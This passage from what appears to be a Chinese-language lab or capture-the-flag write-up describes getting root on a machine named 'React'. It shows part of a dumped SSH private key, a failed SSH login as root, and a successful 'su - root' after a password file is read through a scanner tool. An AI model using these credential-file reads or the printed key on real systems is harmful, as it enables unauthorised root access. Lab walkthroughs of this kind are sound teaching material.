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
-----END OPENSSH PRIVATE KEY-----
```

```
bot@React:~$ ssh root@127.0.0.1 -i id
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//1OjhOd8XoSMepPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
root@127.0.0.1's password:
```

登录需要密码，也没办法解密

不过使用/opt/react2shell/scanner.py读取的顺序是乱的

密码文件

```
bot@React:~$ su - root
Password:
root@React:~# id
uid=0(root) gid=0(root) groups=0(root)
```

读密码可行